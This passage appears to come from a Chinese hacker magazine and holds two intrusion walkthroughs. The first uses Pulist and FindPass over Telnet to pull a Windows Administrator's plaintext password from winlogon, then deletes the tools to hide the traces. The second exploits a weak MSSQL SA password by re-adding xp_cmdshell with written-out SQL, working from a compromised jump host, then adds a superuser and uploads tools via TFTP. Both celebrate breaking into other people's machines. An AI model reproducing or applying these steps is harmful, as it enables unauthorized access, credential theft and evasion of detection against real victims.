


图7

在Telnet窗口中运行：**Pulist.exe >c:\pos.txt**（图8），意思是将Pulist.exe的返回值输入到对方C盘下的pos.txt中，“>”符号是在C盘下新建一个名为pos的文本文件。为什么要这样做？因为如果对方此时运行了很多程序，那么在Telnet窗口中就看不到Winlogon的PID号，而将Pulist的返回值输入到文本中，那么打开文本就能看到Pulist的所有返回值。



图8

打开刚才最小化的对方C盘窗口，会发现在其中新增了一个pos.txt文件（图9）。




图9

打开pos.txt，这里我将其中的内容进行了调整，只显示了需要的项。从图10中可看出，对方的winlogon.exe的PID号是184，对方的登陆域是SERVER，对方的当前用户是Administrator。好家伙！对方现在登陆的竟然是Administrator管理员！




图10

接着，我在Telnet窗口中运行FindPass程序，该程序的格式是这样的：

FindPass.exe 登陆域 当前用户名 winlogon的PID号

我们输入得到的各项，回车后稍待，哈哈！读出了administrator的密码是800*860&5718（图11）。




图11

好！大功告成，不要忘了清理一下战场，否则对方看到C盘下这些文件岂不漏馅。在Telnet窗口中用del命令删除这两个工具和一个文本文件pos.txt，并结束同对方的连接，如图12所示。




图12

回到本地的CMD.exe中，运行“ResumeTelnet.exe”程序，关闭刚才打开对方的Telnet服务：

ResumeTelnet.exe \\对方IP 用户名 密码

如图13所示，我们已成功关闭了对方的Telnet服务。




图13

讲了这么多，不知各位菜鸟听懂没！但那种成功获取对方密码的感觉，怎么说呢！一个字——爽！

对SA的权限突破

青野志狼

从以前的MSSQL密码被探测（被global.asa泄露）到前段时间的SQL Server UDP BufferOverflow（今年年初的SQL蠕虫王就是利用了这个漏洞），可知MSSQL的漏洞不少吧！而我这次要讲的并不是新的漏洞，而是对SQL用户SA的权限突破。

前几天由于某种原因，对一个网段进行了扫描，竟然扫到了SQL的SA用户弱密码，可想而知，应该很容易拿到权限吧！如图1。




图 1

顺手拿出了SQLEXEC进行连接，连接上后执行命令dir，竟然出现错误（图2）。




图 2

初步估计应该是某位黑客所为，因为如果是网管，他可以把SA的密码设置得特别强悍，而这台主机却不是这样，而是去掉了SA的xp_cmdshell，很明显入侵者是为了不被网管发现而又不会被其他入侵者入侵而做的防护。既然他把xp_cmdshell去掉了，那我们就给他加上，当然前提是你装了SQL SERVER，可以用查询分析器来执行SQL语句。所以我就上了跳板，因为肉鸡上有SQL SERVER，呵呵，比较方便啦！而且还不容易被追踪到。打开查询分析器（SQL Query Analyzer），如图3。




图 3

在SQL SERVER中填入对方IP。由于我们只知道对方的SA密码，所以是用“SQL SERVER的身份验证”，填完用户名和密码后连接。如图4。

连接好后在空白的地方我们就可写要执行的SQL语句了。先说一下关于去掉和添加xp_cmdshell扩展过程的SQL语句。去掉xp_cmdshell：




图 4

```
if exists (select * from dbo.sysobjects where id=object_id(N'[dbo].[xp_cmdshell]') and OBJECTPROPERTY(id,N'IsExtendedProc')=1)
exec sp_dropextendedproc N'[dbo].[xp_cmdshell]'
```

添加xp_cmdshell：

```
sp_addextendedproc xp_cmdshell ,@dllname ='xplog70.dll'
```

我们输入刚才那条添加xp_cmdshell的语句，然后执行（图5）。




图 5

执行完后，底下将显示“命令执行完成”。现在我们就可再用SQLEXEC连接了，尝试执行CMD命令（图6）。




图 6

现在我们可执行任意命令了，习惯性地添加了一个超级用户（为登陆终端做准备），用net start看了一下，如图7。

对方开了Terminal Services，呵呵，我比较喜欢这个（又省事了，要不然给对方重启还真不太好，主要是容易被发现），然后拿xp的终端连接，连接失败！又试了几次还是同样的结果。然后又执行了一下netstat -an，找了找，没有3389，估计这又是那个入侵者的杰作了。没关系，我们不惧他，继续！用Tftp上传了一个fport，如图8。




图 7




图 8

fport可查看和端口绑定的程序（图9）。

